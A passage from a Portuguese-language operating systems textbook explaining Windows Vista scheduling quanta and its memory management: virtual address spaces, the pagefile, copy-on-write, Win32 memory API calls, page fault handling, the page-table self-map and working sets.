


Figura 11.14 Um exemplo de inversão de prioridade.

importantes threads do sistema que estão esperando um mutex. Esse problema poderia ser evitado, dentro do sistema operacional, da seguinte maneira: um thread que precisa de um mutex por pouco tempo apenas desabilita o escalonamento enquanto estiver ocupado. (Em um multiprocessador, poderia utilizar espera ocupada.)

Antes de terminar o assunto sobre escalonamento, convém dizer algumas palavras sobre o quantum. Na versão cliente do Windows, o padrão é 20 ms. Na versão para servidores, é 180 ms. O quantum pequeno favorece os usuários interativos; já o quantum mais longo reduz os chaveamentos de contexto e propicia, portanto, uma maior eficiência. Conforme desejado, esses quanta predefinidos podem ser aumentados manualmente por 2x, 4x ou 6x.

Um último comentário sobre o algoritmo de escalonamento: quando uma nova janela se torna a janela em primeiro plano, todos os seus threads obtêm um quantum maior, a partir de um valor recuperado do registro. Essa alteração dá mais tempo de CPU a esses threads, o que normalmente se traduz em um melhor serviço para a janela que foi para o primeiro plano.

## Gerenciamento de memória

O Windows Vista tem um sistema de memória virtual extremamente sofisticado. Ele dispõe de diversas funções Win32 para usar a memória virtual, implementadas pelo gerenciador de memória — o maior componente da camada executiva NTOS. Nas próximas seções estudaremos os conceitos fundamentais, as chamadas API Win32 e, por fim, a implementação.

#### 11.5.1 | Conceitos fundamentais

No Windows Vista, todo processo de usuário tem seu próprio espaço de endereçamento virtual. Nas máquinas x86, os endereços virtuais são de 32 bits de largura; portanto, cada processo tem 4 GB de espaço de endereçamento virtual que podem ser organizados tanto como 2 GB de endereços para o modo usuário de cada processo ou os sistemas de servidores do Windows podem opcionalmente configurar o sistema para oferecer 3 GB no modo usuário. Os bytes restantes são utilizados pelo modo núcleo. Nas máquinas x64 funcionando no modo 64 bits, os endereços podem ter 32 ou 64 bits. Os endereços de 32 bits são utilizados para os processos em execução com WOW64 para compatibilidade com 32 bits. Como o núcleo tem endereços suficientes disponíveis, esses processos de 32 bits podem acabar obtendo um espaço de endereçamento de 4 GB, caso queiram. Tanto nas máquinas x86 quanto nas x64, o espaço de endereçamento é paginado sob demanda, com tamanho de página fixo de 4 KB — embora em alguns casos, conforme veremos a seguir, também sejam usadas páginas de 4 MB (utilizando somente um diretório de página e contornando a tabela de páginas correspondente).

O esquema do espaço de enderecamento virtual para três processos x86 é mostrado na Figura 11.15 bem simplificadamente. Os 64KB do topo e da base do espaço de endereçamento virtual de cada processo normalmente não estão mapeadas. Essa escolha foi intencional, visando auxiliar a identificação de erros de programas. Ponteiros inválidos são, muitas vezes, 0 ou -1; portanto, a tentativa de usá-los no Windows causa um desvio em vez de gerar uma leitura de lixo ou, pior ainda, uma escrita em um local incorreto da memória.




Figura 11.15 Esquema de espaços de endereçamento virtual para três processos de usuário no x86. As áreas brancas são particulares de cada processo. As áreas sombreadas são compartilhadas entre todos os processos.

Partindo dos 64 KB vêm o código e os dados privados do usuário. Isso se estende por quase 2 GB. Os 2 GB superiores contêm o sistema operacional, inclusive código, dados e reservatórios paginados e não paginados (usados para objetos etc.). Os 2 GB superiores formam a memória virtual do núcleo, que é compartilhada entre todos os processos dos usuários, exceto pelos dados da memória virtual, como tabelas de páginas e listas de trabalho, que são exclusivas de cada processo. A memória virtual do núcleo somente está acessível quando em execução no modo núcleo. O motivo para o compartilhamento da memória virtual do processo com o núcleo é que, ao fazer uma chamada de sistema, o thread desvia o controle para o modo núcleo e continua executando sem alterar o mapa da memória. Tudo o que precisa ser feito é alternar para a pilha do núcleo do thread. Como as páginas do processo do modo usuário ainda estão acessíveis, o código do modo núcleo consegue ler parâmetros e acessar buffers sem ter de ir e vir entre os espaços de endereçamento ou ter de temporariamente duplicar o mapa de páginas nos dois espaços. O compromisso aqui é entre menos espaço privado de endereçamento por processo e retorno mais rápido de chamadas de sistema.

O Windows permite que os threads se conectem a outros espaços de endereçamento quando executados no modo núcleo. A conexão a espaços de endereçamento permite ao thread acessar todo o espaço de endereçamento do modo usuário, assim como as partes do espaço de endereçamento do núcleo específicas ao processo, como o automapa para as tabelas de páginas. Os threads devem voltar ao espaço de endereçamento original antes de voltar ao modo usuário.

#### Alocação de endereço virtual

Cada página de endereçamento virtual pode estar em um de três estados: inválida, reservada ou comprometida. Uma página inválida não está atualmente mapeada para um objeto de seção de memória, e uma referência a ela causa uma falta de página que acarreta uma violação de acesso. Uma vez que o código ou os dados estejam mapeados em uma página virtual, diz-se que essa página está comprometida. Uma falta de página em uma página comprometida resulta no mapeamento da página que contém a página virtual que causou a falta em uma das páginas representadas pelo objeto da seção ou armazenadas no arquivo de páginas. Essa ocorrência normalmente requer a alocação de uma página física e a realização de uma operação de E/S sobre o arquivo representado pelo objeto da seção para que sejam lidos os dados do disco. Mas as faltas de página também podem ocorrer simplesmente porque a entrada da tabela de páginas precisa ser atualizada, visto que a página física continua na memória e, portanto, nenhuma operação de E/S é necessária. Essas faltas são denominadas faltas aparentes (soft fault) e falaremos sobre elas em breve.

Uma página virtual também pode estar no estado reservada. Uma página virtual reservada é inválida, mas

com a particularidade de que os endereços virtuais nunca serão alocados pelo gerenciador de memória para nenhum outro propósito. Por exemplo, quando se cria um novo thread, são reservadas muitas páginas de espaço de pilha no espaço de endereçamento virtual do processo, mas somente uma página fica comprometida. A medida que a pilha aumenta, o gerenciador de memória automaticamente compromete páginas adicionais até que a reserva esteja quase completa. As páginas reservadas funcionam como páginas guardiãs, evitando que a pilha cresça demais e sobrescreva os dados de outros processos. A reserva de todas as páginas virtuais significa que a pilha pode eventualmente aumentar até seu tamanho máximo sem correr o risco de que algumas páginas contíguas do espaço de endereçamento virtual necessário à pilha sejam liberadas para outro fim. Além dos atributos de inválida, reservada e comprometida, as páginas também podem ter atributos que indiquem se são de leitura, de escrita ou executável no caso dos processadores compatíveis com AMD64.

#### Arquivo de páginas

Há um compromisso interessante na atribuição da área de troca para as páginas comprometidas que não estejam sendo mapeadas para arquivos específicos. Essas páginas usam o **arquivo de páginas**. A pergunta é *como e quando* mapear a página virtual para uma localização específica no arquivo de páginas. Uma estratégia simples seria, no momento em que a página foi comprometida, associar cada página virtual a uma página em um dos arquivos de páginas. Isso garantiria haver sempre um local conhecido para escrever cada página comprometida, caso fosse necessário desalojá-la da memória.

O Windows usa uma estratégia just-in-time. As páginas comprometidas acompanhadas do arquivo de páginas não recebem espaço nesse arquivo até que precisem voltar para o disco. Nenhum espaço em disco é alocado para as páginas que não precisam sair da memória. Se a memória virtual total é menor do que a memória física disponível, não há necessidade de um arquivo de páginas, o que é conveniente para os sistemas embarcados baseados no Windows. Também é assim que o sistema é inicializado, já que os arquivos de páginas não são inicializados até que o primeiro processo no modo usuário, smss.exe, comece a funcionar.

Com a estratégia de pré-alocação, toda a memória virtual do sistema utilizada para o armazenamento de dados privados (pilhas, montes e páginas de código copiar se escrita) fica limitada ao tamanho do arquivo de páginas. Com a alocação *just-in-time*, a memória virtual total pode ser tão grande quanto o tamanho dos arquivos de páginas e o da memória física combinados. Comparando os discos, cada vez maiores e mais baratos, com a memória física, as economias de espaço não são tão significativas quanto a possibilidade de melhora de desempenho.

Com a paginação sob demanda, as solicitações de leitura de páginas no disco devem ser prontamente atendidas, pois o thread que encontrou a página ausente somente pode continuar quando a página estiver na memória. As possíveis otimizações para faltas de páginas na memória envolvem a tentativa de preparar páginas adicionais na mesma operação de E/S. Entretanto, as operações que escrevem as páginas modificadas no disco não costumam manter sincronismo com a execução dos threads. A estratégia just-in-time para alocação de espaço para o arquivo de páginas aproveita-se disso para aumentar o desempenho da operação de escrita de páginas modificadas no arquivo de páginas. As páginas modificadas são agrupadas e escritas em blocos. Como a alocação de espaço no arquivo de páginas só acontece no momento da escrita, o número de buscas necessárias à escrita de um lote de páginas pode ser otimizado alocando-se as páginas do arquivo de páginas, de forma que elas fiquem próximas ou mesmo contíguas.

Quando as páginas armazenadas no arquivo de páginas são carregadas para a memória, elas mantêm sua alocação no arquivo de páginas até sofrerem a primeira modificação. Se uma página nunca é modificada, ela irá para uma lista especial de páginas físicas livres, chamada de lista de espera, onde pode ser reutilizada sem precisar ser escrita de volta no disco. Caso seja modificada, o gerenciador de memória detecta a modificação, libera a página do arquivo de páginas e a única cópia da página estará na memória. O gerenciador de memória implementa isso marcando a página como somente leitura depois de ser carregada. No primeiro momento em que um thread tentar escrever a página, o gerenciador de memória detectará essa situação e liberará a página do arquivo de páginas, garantirá direito de acesso à página e deixará que o thread tente novamente.

O Windows suporta até 16 arquivos de páginas normalmente distribuídos ao longo de diferentes discos de forma a alcançar uma maior banda de E/S. Cada um deles tem um tamanho inicial e um tamanho máximo para que ele possa crescer, caso seja necessário, mas o melhor é criar esses arquivos com o tamanho máximo durante a instalação do sistema. Se for necessário aumentá-los quando o sistema estiver mais carregado, é provável que o novo espaço nos arquivos fique altamente fragmentado, o que diminui o desempenho.

O sistema operacional controla a relação entre os mapas de páginas virtuais e o arquivo de páginas por meio da escrita dessa informação na entrada da tabela de páginas para o processo para páginas privadas ou nas entradas da tabela de páginas protótipo associada ao objeto da seção para páginas compartilhadas. Além das páginas associadas ao arquivo de páginas, muitas outras no processo são mapeadas para arquivos simples no sistema de arquivos.

O código executável e os dados somente leitura em um arquivo de programa (por exemplo, um arquivo EXE ou uma DLL) podem ser mapeados para o espaço de endereçamento de qualquer processo que os esteja utilizando. Como essas páginas não podem ser modificadas, elas nunca precisam voltar para o disco, mas as páginas físicas somente podem ser reutilizadas depois que todos os mapeamentos da tabela de páginas estejam marcados como inválidos. No futuro, quando a página for novamente necessária, o gerenciador de memória lerá a página a partir do arquivo de programa.

Às vezes as páginas inicializadas como somente leitura acabam sendo modificadas. Por exemplo, a definição de um ponto de parada no código durante a depuração de um programa, ou o ajuste de um código para que ele seja realocado para diferentes endereços dentro de um processo, ou ainda a modificação de páginas de dados que inicializaram compartilhadas. Em casos assim, o Windows, bem como a maioria dos sistemas operacionais modernos, suporta um tipo de página denominado copiar se escrita. Páginas desse tipo são inicializadas como páginas mapeadas comuns e, quando ocorre uma tentativa de modificação de qualquer parte da página, o gerenciador de memória faz uma cópia particular passível de escrita. Em seguida, ele atualiza a tabela de páginas com a informação sobre a página virtual para que ela aponte para a cópia particular e faz com que o thread tente escrever novamente - sabendo que agora ele será bem-sucedido. Se, no futuro, a cópia precisar voltar para o disco, ela será escrita no arquivo de páginas, e não no arquivo original.

Além de mapear código de programa e dados de arquivos EXE e DLL, arquivos comuns também podem ser mapeados para a memória, o que permite que programas façam referência a dados de arquivos sem realizarem operações explícitas de leitura e escrita. As operações de E/S continuam sendo necessárias, mas elas são implicitamente oferecidas pelo gerenciador de memória utilizando o objeto de seção para representar o mapeamento entre as páginas na memória e os blocos nos arquivos em disco.

Os objetos de seção não precisam fazer referência a um arquivo e podem estar relacionados a regiões da memória. Com o mapeamento de objetos de seção anônimos em múltiplos processos, a memória pode ser compartilhada sem precisar alocar um arquivo em disco. Como as seções podem ser nomeadas no espaço de nomes NT, os processos podem se encontrar abrindo os objetos pelo nome, bem como duplicando manipuladores de objetos de seção entre os processos.

#### Endereçamento de memórias físicas grandes

Há muitos anos, quando espaços de endereçamento de 16 bits (ou 20) eram usuais mesmo com as máquinas dispondo de megabytes de memória física, todo tipo de manobra era pensado, de modo a permitir que os programas utilizassem mais memória física do que a que cabia no espaço de endereçamento. Em geral, essas manobras aconteciam sob o nome de alternância entre bancos, na qual um programa podia substituir algum bloco da memória

acima do limite de 16 ou 20 bits por outro de sua própria memória. Quando as máquinas de 32 bits foram lançadas, grande parte dos computadores de mesa dispunha de somente poucos megabytes de memória física. À medida que as memórias foram ficando cada vez mais condensadas nos circuitos integrados, cresceu acentuadamente a quantidade de memória disponível. Os primeiros servidores de sucesso eram aplicações que costumavam demandar mais memória. Os processadores Xeon, da Intel, suportavam extensões do endereço físico (physical address extensions - PAE) que permitiam que a memória física fosse endereçada com 36 bits, em vez de 32, o que significava que mais do que 64 GB de memória física poderiam ser incorporados a um único sistema. Isso é muito mais do que os 2 ou 3 GB que um processo consegue endereçar com espaço virtual de 32 bits no modo usuário. Ainda assim, muitas aplicações grandes, como bancos de dados SQL, são projetadas de modo a funcionar no espaço de endereçamento de um único processo, o que traz de volta a alternância entre bancos, desta vez sob o nome de AWE (address windowing extensions - extensões de janelas de endereços) no Windows. Essa facilidade permite aos programas com o privilégio adequado solicitar a alocação de memória física. O processo que solicita a alocação pode, então, reservar endereços virtuais e solicitar que o sistema operacional mapeie diretamente as regiões das páginas virtuais para as páginas físicas. AWE é um substituto temporário até que todos os servidores utilizem endereçamento de 64 bits.

## 11.5.2 Chamadas de sistema para gerenciamento de memória

A API Win32 contém diversas funções que permitem a um processo gerenciar explicitamente sua memória virtual. As mais importantes estão relacionadas na Tabela 11.16. Todas elas operam em uma região formada por uma única página ou por uma sequência de duas ou mais páginas que são consecutivas no espaço de endereçamento virtual.

As primeiras quatro funções da API servem para alocar, liberar, proteger e consultar regiões do espaço de endereçamento virtual. As regiões alocadas sempre começam em endereços múltiplos de 64 KB para minimizar os problemas de portabilidade nas futuras arquiteturas, com páginas maiores que as atuais. A quantidade realmente alocada para o espaço de endereçamento pode ser menor que 64 KB, mas deve ser um múltiplo do tamanho da página. As duas funções a seguir dão a um processo a capacidade de manter páginas sempre na memória, de modo que estas não voltem ao disco, e também de desfazer essa operação. Por exemplo, um programa de tempo real pode precisar dessa habilidade para evitar faltas de página durante operações críticas. Um limite é assegurado pelo sistema operacional para impedir que os processos figuem muito 'vorazes'. Na verdade, as páginas podem ser removidas da memória, mas somente se o processo inteiro for trocado para o disco. Quando ele tiver sido trazido de volta, todas as páginas serão carregadas antes que qualquer thread possa começar a executar novamente. Embora a Tabela 11.16 não ilustre esse fato, o Windows Vista também possui funções API para permitir que um processo tenha acesso à memória virtual de outro processo ao qual tenha sido atribuído o controle (isto é, para o qual ele tenha um manipulador, conforme mostra a Tabela 11.6).

As últimas quatro funções API listadas são para gerenciamento de arquivos mapeados em memória. Para mapear um arquivo, é preciso primeiro criar um objeto de mapeamento de arquivo (veja a Tabela 11.16), com CreateFile Mapping. Essa função retorna um manipulador para o objeto de mapeamento de arquivos (ou seja, um objeto de seção) e opcionalmente passa um nome para ele dentro do espaço de nomes Win32 e, desse modo, outro processo pode usá-lo. As duas funções seguintes mapeiam e

Função API do Win 32	Descrição				
VirtualAlloc	Reserva ou compromete uma região				
VirtualFree	Libera ou descompromete uma região				
VirtualProtect	Altera a proteção de leitura/escrita/execução de uma região				
VirtualQuery	Pergunta sobre o estado de uma região				
VirtualLock	Torna uma região residente em memória (isto é, desabilita a paginação para essa região)				
VirtualUnlock	Torna a região paginável, da maneira usual				
CreateFileMapping	Cria um objeto de mapeamento de arquivo e (opcionalmente) atribui um nome a ele				
MapViewOfFile	Mapeia (parte de) um arquivo no espaço de endereçamento				
UnmapViewOfFile	Remove um arquivo mapeado do espaço de endereçamento				
OpenFileMapping	Abre um objeto de mapeamento de arquivo criado anteriormente				

desfazem o mapeamento de visões dos objetos de seção a partir do espaço de enderecamento virtual de um processo. A última delas pode ser usada por um processo para compartilhar um mapeamento criado por outro processo com CreateFileMapping e normalmente criado para mapear memória anônima. Dessa maneira, dois ou mais processos podem compartilhar regiões de seus espaços de endereçamento. Essa técnica permite-lhes escrever em regiões confinadas da memória de cada um.

## 11.5.3 Implementação do gerenciamento de memória

Na plataforma x86, o Windows Vista suporta, por processo, um único espaço de endereçamento linear de 4 GB com páginas sob demanda. A segmentação não é suportada de maneira alguma. Teoricamente, os tamanhos das páginas podem ser qualquer potência de 2 até 64 KB. No Pentium esse limite está fixado em 4 KB. Além disso, o próprio sistema operacional pode usar páginas de 4 MB para aumentar a eficiência da TLB (translation lookaside buffer tabela de tradução rápida) na unidade de gerenciamento de memória do processador. O uso de páginas de 4 MB pelo núcleo e grandes aplicações aumenta significativamente o desempenho por meio da melhora na taxa de acerto para a TLB e da redução do número de vezes que a tabela de páginas precisa ser varrida para encontrar as entradas que não estão na TLB.

Diferentemente do escalonador, que seleciona individualmente os threads para executar e não se preocupa com os processos, o gerenciador de memória se preocupa exclusivamente com os processos, não com os threads. Afinal de contas, são os processos, não os threads, que possuem o espaço de endereçamento e é com isso que o gerenciador de memória se preocupa. Quando uma região do espaço de endereçamento virtual é alocada — como quatro delas foram para o processo A na Figura 11.16 —, o gerenciador de memória cria um VAD (virtual address descriptor — descritor de endereço virtual) para ele, contendo o intervalo de endereços mapeados, a seção que representa do arquivo de armazenamento de suporte e o deslocamento onde ele é mapeado e as permissões. Quando a primeira página é tocada, cria-se o diretório de tabelas de páginas e seu endereço físico é inserido no objeto processo. Um espaço de endereçamento é totalmente definido pela lista de seu VAD. Os VADs estão organizados em árvores balanceadas, de modo que o descritor para um endereço específico possa ser localizado de forma eficiente. Esse esquema suporta espaços de endereçamento esparsos, pois áreas não utilizadas entre as regiões mapeadas não empregam recursos (memória ou disco) que, portanto, estão livres.

#### Tratamento de falta de página

No Windows Vista, quando um processo é inicializado, muitas das páginas mapeando os arquivos imagem dos programas EXE e DLL podem já estar na memória, pois eles são compartilhados com outros processos. As páginas graváveis das imagens são marcadas como copiar se escrita para que possam ser compartilhadas até o momento em que precisem ser modificadas. Se o sistema operacional reconhece o EXE de uma execução anterior, ele pode ter gravado o padrão de referência às páginas utilizando uma tecnologia que a Microsoft denomina SuperFetch. Esta tenta pré-paginar a maior parte das páginas necessárias, mesmo que o processo ainda não tenha sentido falta delas. Esse procedimento reduz a latência de inicializar aplicações, pois dispensa a leitura de páginas do disco por conta da execução do código de inicialização nas imagens. Isto aumenta o ritmo de transferência para o disco, uma vez que é mais fácil para os drivers organizar as leituras de forma a reduzir o tempo




Figura 11.16 Regiões mapeadas com suas páginas duplicadas no disco. O arquivo bib.dll é mapeado em dois espaços de endereçamento ao mesmo tempo.

548

de busca necessário. A pré-paginação de processos também é utilizada durante a inicialização do sistema, quando uma aplicação em segundo plano passa para o primeiro plano, e durante a reinicialização do sistema após hibernação.

A pré-paginação é suportada pelo gerenciador de memória, mas implementada como um componente separado do sistema. As páginas levadas para a memória não são inseridas na tabela de páginas do processo, mas na *lista de espera* a partir da qual podem ser rapidamente inseridas no processo quando necessário, sem necessidade de acesso ao disco.

As páginas não mapeadas são um pouco diferentes, pois não são inicializadas a partir da leitura do arquivo. Em vez disso, na primeira vez que uma página não mapeada é acessada, o gerenciador de memória cria uma nova página física e certifica-se de que seu conteúdo seja somente zeros (por razões de segurança). Em faltas futuras, uma página não mapeada pode precisar ser encontrada na memória ou forçar uma nova leitura do arquivo de páginas.

A paginação sob demanda no gerenciador de memória é causada pelas faltas de página. A cada falta, tem-se um desvio do núcleo, que então constrói um descritor independente de máquina indicando o que aconteceu e passa esse descritor para a parte do executivo que realiza o gerenciamento de memória. O gerenciador de memória verifica sua validade. Se a página que faltou cair em uma região comprometida ou reservada, ele buscará o endereço na lista de VADs, encontrará (ou criará) a tabela de páginas e buscará uma entrada relevante. No caso de uma página compartilhada, o gerenciador de memória utiliza a entrada da tabela de páginas protótipo associada ao objeto de seção para poder preencher a nova entrada da tabela de páginas para as tabelas de páginas do processo.

O formato das entradas da tabela de páginas varia de acordo com cada arquitetura. Para as arquiteturas x86 e x64, as entradas para uma página mapeada são mostradas na Figura 11.17. Se uma entrada for marcada como válida, seus conteúdos são interpretados pelo hardware de forma

que o endereço virtual possa ser traduzido na página física correta. As páginas não mapeadas também têm entradas, mas são marcadas como *inválidas* e o hardware ignora o restante da entrada. O formato do software é um pouco diferente do formato do hardware e é determinado pelo gerenciador de memória. Por exemplo, para uma página não mapeada que deve ser zerada antes de ser usada, esse fato é observado na tabela de páginas.

Dois bits importantes na entrada da tabela de páginas são atualizados diretamente pelo hardware: os bits A (acesso) e D (suja). Eles controlam quando determinado mapeamento de página foi utilizado para acessar a página e se tal acesso pode ter modificado a página com uma operação de escrita. Esse procedimento ajuda bastante no desempenho do sistema, pois o gerenciador de memória pode fazer uso do bit de acesso para implementar o estilo de paginação LRU (least-recently used — usada menos recentemente). O princípio LRU diz que as páginas menos usadas recentemente são as menos prováveis de serem utilizadas novamente em um futuro próximo. O bit A permite que o gerenciador de memória determine se uma página foi acessada. O bit D permite que o gerenciador de memória saiba se uma página foi modificada, ou que não foi modificada — que é mais relevante. Caso uma página não tenha sido modificada desde sua leitura do disco, o gerenciador de memória não precisa escrever os conteúdos da página no disco antes de utilizá-la.

A arquitetura x86 normalmente utiliza uma entrada de tabela de páginas de 32 bits, enquanto a x64 utiliza uma entrada de tabela de páginas de 64 bits, conforme mostra a Figura 11.17. A única diferença nos campos é que o campo "número da página física" ocupa 40 bits, e não 20. Entretanto, os processos de 64 bits atuais dão suporte a um número muito menor de páginas físicas do que a arquitetura de 64 bits permite representar. Os processadores x86 também suportam um tipo especial de **PAE** (physical address extension — extensão de endereço físico) utilizado para permitir que o processador acesse mais do que 4 GB




Figura 11.17 Uma entrada de tabela de páginas para uma página mapeada nas arquiteturas (a) Intel x86 e (b) AMD x64.

de memória física. Os bits adicionais da estrutura de página física fazem com que o tamanho da entrada na tabela de páginas na PAE também aumente para 64 bits.

As faltas de página podem ser das seguintes categorias:

- 1. A página referenciada não está comprometida.
- Ocorreu uma violação de proteção.
- 3. Uma página compartilhada do tipo copiar se escrita estava para ser modificada.
- 4. A pilha precisa crescer.
- 5. A página referenciada está comprometida, mas não está mapeada.

O primeiro e o segundo caso são erros de programação. Se um programa tentar utilizar um endereço para o qual não se supõe existir um mapeamento válido ou tentar executar uma operação inválida (como escrever em uma página de somente leitura), temos uma violação de acesso que normalmente resulta no encerramento do programa. As violações de acesso costumam ser o resultado de ponteiros ruins que incluem o acesso à memória que foi liberada e teve seu mapeamento removido pelo processo.

O terceiro caso tem os mesmos sintomas do segundo (uma tentativa de escrever em uma página de somente leitura), mas o tratamento é diferente. Como a página foi marcada como copiar se escrita, o gerenciador de memória não reporta uma violação de acesso. Em vez disso, ele faz uma cópia privada da página para o processo atual e retorna o controle para o thread que tentou escrever na página. O thread, por sua vez, tenta novamente escrever e agora conclui a operação sem nenhuma falha.

O quarto caso ocorre quando um thread coloca um valor na pilha e referencia uma página que ainda não foi alocada. O gerenciador de memória está programado para reconhecer este como um caso especial. Enquanto houver espaço nas páginas reservadas para a pilha, o gerenciador de memória vai continuar a oferecer uma nova página física zerada e mapeada para o processo. Quando a execução do thread retoma a execução, ele tenta novamente o acesso e, dessa vez, consegue.


Finalmente, no quinto caso tem-se uma falta de página normal. Entretanto, esse caso apresenta diversos subcasos. Se a página estiver mapeada por um arquivo, o gerenciador de memória deve procurar por estruturas de dados, como tabela de páginas protótipo associadas ao objeto de seção, para se certificar de que ainda não existe uma cópia na memória. Se houver — digamos, em outro processo, em uma lista de espera ou em uma lista de páginas modificadas — ele simplesmente a compartilha, talvez marcando como copiar se escrita caso as mudanças não devam ser compartilhadas. Se não existir uma cópia, o gerenciador de memória irá alocar uma página física livre e fará com que o arquivo de páginas seja copiado do disco.

Quando o gerenciador de memória consegue satisfazer uma falta de página encontrando a página necessária em vez de lê-la do disco, a falta é classificada como falta aparente. Se a cópia do disco for necessária, então é uma falta estrita. Se comparadas às faltas estritas, as faltas aparentes são muito mais baratas e causam menos impacto no desempenho da aplicação. Elas podem ocorrer quando uma página compartilhada já foi mapeada em outro processo, quando somente uma nova página zerada é necessária ou quando a página solicitada foi eliminada do conjunto de trabalho do processo antes de ter a chance de ser reutilizada, mas está sendo novamente solicitada.

Quando uma página física não está mais mapeada pela tabela de páginas de nenhum processo, ela é colocada em uma das seguintes listas: livre, modificada ou em espera. As páginas que nunca mais serão necessárias, como as páginas de pilha de processos concluídos, são automaticamente liberadas. As páginas que podem causar novas faltas vão para a lista de modificadas ou para a lista de espera, dependendo da configuração do bit D (modificada) para qualquer uma das entradas da tabela de páginas que mapearam a página desde que esta foi lida do disco. As páginas na lista de modificadas serão eventualmente escritas no disco e então movidas para a lista de espera.

O gerenciador de memória pode alocar páginas conforme necessário por meio da lista de livres ou da lista de espera. Antes de alocar uma página e copiá-la do disco, o gerenciador de memória sempre verifica as listas de livres e de espera para verificar se a página já está na memória. No Windows Vista, o esquema de preparo converte as futuras faltas estritas em faltas aparentes por meio do carregamento das páginas que devem ser necessárias e sua colocação na lista de espera. O próprio gerenciador de memória faz uma pequena parte da pré-paginação acessando grupos de páginas consecutivas, e não de páginas individuais. As páginas adicionais são imediatamente colocadas na lista de espera. Esse procedimento não costuma ser um desperdício, pois a sobrecarga no gerenciador de memória costuma ser causada pelo custo de realizar somente uma operação de E/S. A diferença de custo para a leitura de um aglomerado de páginas, em vez de uma página somente, é desprezível.

As entradas na tabela de páginas da Figura 11.17 referem-se a números de páginas físicas, não virtuais. Para atualizar as entradas das tabelas de páginas, o núcleo precisa utilizar endereços virtuais. O Windows mapeia as tabelas e os diretórios de páginas do processo atual no espaço de endereçamento virtual do núcleo utilizando uma entrada de automapeamento no diretório de páginas, conforme mostrado na Figura 11.18. Mapeando uma entrada do diretório de páginas e fazendo com que ele aponte para o diretório de páginas (automapeamento), existem endereços virtuais que podem ser utilizados para referenciar entradas de diretórios de páginas (a), bem como entradas de tabelas de páginas (b). O automapeamento ocupa 4 MB e endereços virtuais do núcleo para todos os processos (na arquitetura x86). Ainda bem que são os mesmos 4 MB, que nem são lá grande coisa hoje em dia.



Automapeamento: PD[0xc0300000>>22] é o diretório de páginas (PD)

Endereço virtual (a): (PTE\*)(0xc0300c00) aponta para PD[0x300], que é o automapeamento da entrada do diretório de páginas Endereço virtual (b): (PTE\*)(0xc0390c84) aponta para a entrada da tabela de páginas (PTE) para o endereço virtual 0xe4321000

Figura 11.18 A entrada de automapeamento do Windows na arquitetura x86 utilizada para mapear as páginas físicas de tabelas e diretórios de páginas em endereços virtuais do núcleo.

#### O algoritmo de substituição de páginas

Quando o número de páginas de memória física livres começa a ficar baixo, o gerenciador de memória começa a remover páginas dos processos no modo usuário e dos processos do sistema, que representam o uso de páginas no modo núcleo, de forma a disponibilizar mais páginas físicas. O objetivo é manter as páginas virtuais mais importantes na memória e as outras no disco. O difícil é determinar o que é *importante*. No Windows, esse conceito é definido pelo uso acentuado do conjunto de trabalho. Cada processo (e não cada thread) tem um conjunto de trabalho. Esse conjunto consiste nas páginas mapeadas que estão na memória e que podem ser referenciadas sem uma falta de página. O tamanho e a composição do conjunto de trabalho variam, é claro, conforme a execução dos threads do processo.

Cada conjunto de trabalho de um processo é descrito por dois parâmetros: o tamanho mínimo e o tamanho máximo. Esses limites não são rígidos; portanto, um processo pode ter menos páginas na memória que seu mínimo, ou (sob certas circunstâncias) mais que seu máximo. Todo processo inicializa com o mesmo mínimo e o mesmo máximo, mas esses limites podem mudar com o tempo ou podem ser definidos segundo o objeto da tarefa para os processos contidos nessa tarefa. O mínimo inicial fica entre 20 e 50 e o máximo inicial fica entre 45 e 345, dependendo da quantidade total de RAM. O administrador do sistema, todavia, pode alterar esses valores iniciais. Embora poucos usuários domésticos se interessem em alterar essas definições, muitos administradores podem desejar fazê-lo.

Os conjuntos de trabalho somente entram em ação quando a memória física disponível está diminuindo. Senão, os processos têm permissão para consumir o quanto desejarem da memória e, em geral, acabam excedendo

o valor máximo para o conjunto de trabalho. Entretanto, quando o sistema fica sob **pressão de memória**, o gerenciador de memória começa a comprimir os processos dentro de seus conjuntos de trabalho, começando pelos processos que já excederam muito o limite. Existem três níveis de atividade para o gerenciador do conjunto de trabalho, os quais são periodicamente baseados no tempo. Uma nova atividade é incluída em cada nível:

- Muita memória disponível: varre as páginas reinicializando os bits de acesso e utilizando seus valores para representar a idade de cada página. Mantém uma estimativa de páginas não utilizadas em cada conjunto de trabalho.
- 2. A memória está diminuindo: para qualquer processo com uma quantidade significativa de páginas não utilizadas, para de adicionar páginas ao conjunto de trabalho e começa a substituir as páginas mais antigas sempre que uma nova página for necessária. As páginas substituídas vão para a lista de livres ou de espera.
